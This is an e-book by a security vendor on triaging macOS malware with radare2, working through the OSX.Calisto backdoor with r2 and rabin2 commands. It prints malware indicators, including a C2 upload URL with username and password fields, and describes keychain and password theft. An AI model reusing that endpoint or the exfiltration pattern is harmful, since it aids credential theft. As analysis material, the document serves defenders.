
SentinelOne E-book

SentinelOne®

A Security Practitioner's Guide to Reversing macOS Malware with Radare2



By Phil Stokes

September 2023

Table of Contents

01

Introduction

In our previous foray into macOS malware reverse engineering, we guided those new to the field through the basics of static and dynamic analysis using nothing other than native tools such as `strings`, `otool` and `lldb`. In this eBook, we move into more advanced techniques, introducing further tools and covering a wide range of real-world malware samples from commodity adware to trojans, backdoors, and spyware used by APT actors such as Lazarus and OceanLotus.

Throughout, we'll be using a free reverse engineering suite called radare2, or r2 for short. In the following pages, you will find practical tips with examples on how to use r2 to deal with macOS malware that deploys anti-analysis techniques, how to decrypt encrypted strings, how to compare and diff binaries, and how to write and iterate your YARA hunting rules. You will also learn how to customize and automate your r2 set up to make malware triage and analysis simpler and faster.

02

Why Use radare2 (r2) for macOS Malware Analysis?

Before we dive in, I do want to say a little bit about why r2 is a good choice for macOS malware analysis, as I expect at least some readers are likely already familiar with other tools such as IDA, Ghidra and perhaps even Hopper, and may be asking that question from the outset.

Radare2 is an extremely powerful and customizable reversing platform, and – at least the way I use it – a great deal of that power comes from the very feature that puts some people off: it's a command line tool rather than a GUI tool.

Because of that, r2 is very fast, lightweight, and stable. You can install and run it very quickly in a new VM without having to worry about dependencies or licensing (the latter, because it's free) and it's much less likely (in my experience) to crash on you or corrupt a file or refuse to start. And as we'll see in the tips below, you can triage a binary with it very quickly indeed!

Moreover, because it's a command line tool, it integrates very easily with other command line tools that you are likely familiar with, including things like grep, awk, diff and so on. Other tools typically require you to develop separate scripts in Python or Java to do various tailored tasks, but with r2 you can often accomplish the same just by piping output through familiar command line tools (we'll be looking at some examples of doing that below).

Finally, because r2 is free, multi-platform and runs on pretty much anything at all that can run a terminal emulator, learning how to reverse with r2 is a transferable skill you can take advantage of anywhere.

Enough of the hard sell, let's get down to triaging some malware! In this chapter, we're going to look at a malware sample called OSX.Calisto. Be sure to set up an isolated VM, download the sample from here (password:infect3d) and install r2.

Then, let's get started!

03

Prerequisites

If you are entirely new to either malware analysis or radare2, then it's important to read this section and work through the recommendations relevant to you. If you already have a lab environment and have played around with r2 before at any level, you can skip to the next chapter.

Environment

It's absolutely necessary to have an isolated virtual machine (VM) set up when dealing with malware. In some cases, we'll be detonating our malware samples to inspect and manipulate it during execution, and you do not want that malware running on your own system. Even in cases where we are conducting static analysis - inspecting the file's disassembled code, you still want to be doing this inside a VM to avoid accidental executions, not to mention avoiding having your own anti-malware software (because you are using some, right?) flagging your computer as 'infected'.

I discussed VM setups in our previous free eBook, so please see the advice there if you do not already have a working lab.

Secondly, you'll need to install radare2. There's a few options. You can install it with MacPorts, or with Brew, or if you don't want those overheads directly from github with the following commands:

```
git clone https://github.com/radareorg/radare2;
radare2/sys/install.sh
```

If you take this latter option, you can also use the second of those commands to update r2 whenever you wish.

Basic r2 orientation and operation

There are many introductory blogs on using r2. However, most such posts are aimed at CTF/crackme readers and typically showcase simple ELF or PE binaries. Very few are aimed at malware analysts, and even fewer still are aimed at macOS malware analysts, so they are not much use to us from a practical point of view.

There are two notable exceptions, and before diving into the material here, I recommend having a look at these posts: 1, 2. The first one in particular should give you enough to be able to start on the material presented below if you are entirely new to radare2.

04

Getting Started with macOS Malware Triage

We kick off with a walk-through on how to rapidly triage a new sample. Analysts are busy people, and the majority of malware samples you have to deal with are neither that interesting nor that complicated. We don't want to get stuck in the weeds reversing lots of unnecessary code only to find out that the sample really wasn't worth that much effort!


Ideally, we want to get a sample "triaged" in just a few minutes, where "triage" means that we understand the basics of the malware's behavior and objectives, collecting just enough data to be able to effectively hunt for related samples and detect them in our environments. For those rarer samples that pique our interest and look like they need deeper analysis, we want our triage session to give an overall profile of the sample and indicate areas for further investigation.

Fun with Functions, Calls, XREFS and More

Malware Name: OSX.Calisto
File Type: Mach-O
SHA1: e7324478afc9092e1aaf1d50f7d03470d1416c2a
Sources: Malshare, VirusTotal

Our first sample, OSX.Calisto, is a backdoor that tries to exfiltrate the user's keychain, username and clear text copy of the login password. The first tip about using r2 quickly is to load your sample with the `-AA` option, like so:

```
% r2 -AA calisto
```




Load and analyze macOS malware sample with radare2

This performs the same analysis as loading the file and then running `aaa` from within r2. It's not only faster to do it in one step, it also cuts out the possibility of forgetting to run the analysis command after loading the binary.

Now that our Calisto sample is loaded and analyzed, the first thing that we should do is list all the functions in verbose mode with `afll`.

What is particularly useful about this command is that it gives a great overview of the malware. Not only can we see all the function calls, we can see which are imports, which are dead code, which are making the most system calls, which take the most (or least) arguments, how many variables each declares and more. From here, we are in a very good position to see both what the malware does and where it does it.

List all functions, displaying stats for calls, locals, args, and xrefs for each




Even from just the top of that list, we can see that this malware makes a lot of calls to `NSUserName`. Typically, though, we will want to sort that table. Although r2 has an internal function for sorting the function table (`aflt`), I have not found the output to be reliable.

Fortunately, there is another way, which will introduce us to a more general "power feature" of r2. This is to pipe the output of `afll` through `awk` and `sort`. Say, for example, we would like to sort only select columns (we don't want all that noisy data!):

```
afll | awk '{print $15 " calls: " $10" locals: "$11" args: "$12" xrefs: "$13}' | sort -k 3 -n
```

Here we pipe the output through awk, selecting only the columns we want and then pipe and sort on the third column (number of calls). We add the `-n` option to make the sort numerical. We can reverse the sort with `-r`.

Function table sorted by calls



Note that we never left r2 throughout this whole process, making the whole thing extremely convenient. If we wanted to do the same and output the results to file, just do that as you would normally on the command line with a `> <path_to_file>`.

Quickly Dive Into a Function's Calls

Having found something of interest, we will naturally want to take a quick look at it to see if our hunch is right. We can do that rapidly in a couple of ways as the next few tips will show.

Normally, from that function table, it would make sense to look for functions that have a particular profile such as lots of calls, args, and/or xrefs, and then look at those particular functions in more detail.

Back in our Calisto example, we noted there was one function that had a lot of calls: `sym.func.100005620`, but we don't necessarily want to spend time looking at that function if those calls aren't doing anything interesting.

We can get a look at what calls a function makes very quickly just by typing in a variant of the `afll` command, `aflm`. You might want to just punch that in and see what it outputs.

Yeah, useful, but overwhelming! As we noted in the previous section, we can easily filter things with command line tools while still in r2, so we could pipe that output to grep. But how many lines should we grep after the pattern? For example, try


```
aflm | grep -A 100 5620:
```

You'll shoot way over target because although there may be more calls in that function, `aflm` only lists each unique call. A better way is to pipe through sed and tell it to stop piping when it hits another colon (signaling another function listing).

```
aflm | sed -n '/5620:/,/:/p'
```

The above command says "search for the pattern `5620:`, keep going (`/,/`) until you find the next colon (`/:/`)". The final `/p` tells `sed` to print all that it found.

You'll get an output like this:



Sorting output from radare2

Now we can see all the calls that this huge function makes. From that alone we can infer that this function appears to grab the User name, does some string searching, possibly builds an array out of what it finds, and then uploads some data to a remote server. And we haven't even done any disassembly yet!

Strings on Steroids

At this point, we might want to go back to the function table and repeat the above steps on a few different functions, but we also have another option. Having seen that `NSUserName` is called on multiple occasions, we might want to look more closely at how the malware is interacting with the user. As we explained in our previous guide on reversing macOS malware, extracting strings from a binary can give you a very good insight into what the malware is up to, so much so that some malware authors take great efforts to obfuscate and encrypt the binary's strings (something we'll be looking at in a later chapter). Fortunately, the author of Calisto wasn't one of those. Let's see how we can use r2 to help us with string analysis.

The main command for dumping strings is


```
izz
```

However, that dump isn't pretty and doesn't make for easy analysis. Fortunately, there's a much nicer way to look at and filter strings in radare2. Let's try this instead:

```
izz~...
```

The tilde is r2's internal "grep" command, but more importantly the three periods pipe the string dump into a "HUD" (Heads Up Display) from where we can type filter characters.

For example, after issuing the above command, type a single / to reveal all strings containing a forward slash (like paths and URLs, for example). Backspace to clear that and try other filters in turn like "http" and "user". As the images below show, we quickly hit pay dirt!



Filtering strings in radare2

The first image above looks like a lead on the malware's C2 addresses, while the second shows us what looks very much like a path the malware is going to write data to. Both of these are ideal for our IoCs and for hunting, subject to further confirmation.

Fast Seek and Disassembly

What we've found after just a few short commands and a couple of minutes of triaging our binary is very promising. Let's see if we can dig a little deeper. Our output from the HUD gives us the addresses of all those strings. Let's take a look at the address for what looks like uploading exfiltrated data to a C2:

`http://]40.87.56[.]192/calisto/upload.php?username="`

From the output, we can see that this string is referenced at `0x1000128d0`. Let's go to that address and see what we have. First, double-click the address to select it then copy it with Cmd-C. To escape the HUD, hit 'return' so that you are returned to the r2 prompt.

Next, we'll invoke the 'seek' command, which is simply the letter `s`, and paste the address after it. Hit 'return'. Type `pd` (print disassembly) and scroll up in your Terminal window to get to the start of the disassembly.

```
[0x100005620]> s 0x1000128d0
[0x1000128d0]> pd
            ; DATA XREF from sym.func.100005620 @ 0x100006dce
            ;-- str.http:__40.87.56.192_calisto_upload.php_username:
            0x1000128d0      .string "http://40.87.56.192/calisto/upload.php?username=" ; len=49
            ; DATA XREFS from sym.func.100005620 @ 0x100006e51, 0x100006e94
            0x100012901      .string "&password=" ; len=11
            ; DATA XREFS from sym.func.100005620 @ 0x100006fcb, 0x10000700e
            ;-- str.serial:
            0x10001290c      .string "&serial=" ; len=9
            ; CODE XREF from str.The_software_package_appears_to_be_invalid._Please_download_a_ne
            0x100012915      0000           add byte [rax], al
            0x100012917      0000           add byte [rax], al
            0x100012919      0000           add byte [rax], al
            0x10001291b      0000           add byte [rax], al
            0x10001291d      0000           add byte [rax], al
            0x10001291f  ~   006368         add byte [rbx + 0x68], ah
```

Seeking in radare2

The disassembly shows us where the string is called via the xref at the top. Let's again select and Cmd-C that address and do another seek. After the seek, this time we'll do `pdf`.

```
[0x10000a170]> s sym.func.100005620
[0x100005620]> pdf
Do you want to print 1866 lines? (y/N) y
            ; CALL XREF from sym.func.100004390 @ 0x10000439c
            ; CALL XREF from method.Mac_Internet_Security_X9_Installer.ViewController.ParseData: @ 0x1000043d0
┌ 7915: sym.func.100005620 (int64_t arg1, int64_t arg4);
            ; var int64_t var_30h @ rbp-0x30
            ; var int64_t var_3f8h @ rbp-0x3f8
            ; var int64_t var_400h @ rbp-0x400
            ; var int64_t var_408h @ rbp-0x408
```

Disassembling a function in radare2

The difference is that `pdf` will disassemble an entire function, no matter how long it is. On the other hand, `pd` will disassemble a given number of instructions. Thus, it's good to know both. You can't use `pdf` from an address that isn't a function, and sometimes you want to just disassemble a limited number of instructions: this is where `pd` comes in handy. However, when what you want is a complete function's disassembly, `pdf` is your friend.

The `pdf` command gives you exactly what you'd expect from a disassembler, and if you've done any reversing before or even just read some r2 intros as suggested above, you'll recognize this output (as pretty much all r2 intros start with `pdf`!). In any case, from here you can get a pretty good overview of what the function does, and r2 is nicer than some other disassemblers in that things like stack strings are shown by default.

You might also like to experiment with `pdc`. This is a "not very good" pseudocode output. One of r2's weaker points, it has to be said, is the ability to render disassembly in good pseudocode, but `pdc` can sometimes be helpful for focus.

Finally, before we move on to the next tip, I'm just going to give you a variation on something we mentioned above that I often like to do with `pdf`, which is to `grep` the calls out of it. This is particularly useful for really big functions. In other words, try:

```
pdf~call
```

for a quick look at the calls in a given function. You can also get r2 to give you a summary of a function with `pds`.

Rabin2 | Master of Binary Info Extraction

When we discussed strings, I mentioned the `izz` command, which is a child of the `iz` command, which in turn is a child of r2's `i` command. As you might have guessed, `i` stands for information, and the various incantations of `i` are all very useful while you're in the middle of analysis (if you happen to forget what file you are analyzing, `i~file` is your friend!).

Some of the useful variants of the `i` command are as follows:


1. get file metadata [`i`]
2. look at what libraries it imports [`ii`]
3. look at what strings it contains [`iz`]
4. look at what classes/functions/methods it contains [`icc`]
5. find the entrypoint [`ie`]

However, for rapid triage, there is a much better way to get a bird's eye view of everything there is to know about a file. When you installed r2, you also installed a bunch of other utilities that r2 makes use of but which you can call independently. Perhaps the most useful of these is `rabin2`. In a new Terminal window, try `man rabin2` to see its options.

While we can take advantage of `rabin2`'s power via the `i` command in r2, we can get more juice out of it by opening a separate Terminal window and calling `rabin2` directly on our malware sample. For our purposes, focused as we are on rapid triage, the only `rabin2` option we need to know is:

```
% rabin2 -g <path_to_binary>
```

Triaging macOS malware with rabin2



The `-g` option outputs everything there is to know about the file, including strings, symbols, sections, imports, and such things like whether the file is stripped, what language it was written in, and so on. It is essentially all of the options of r2's `i` command rolled into one.

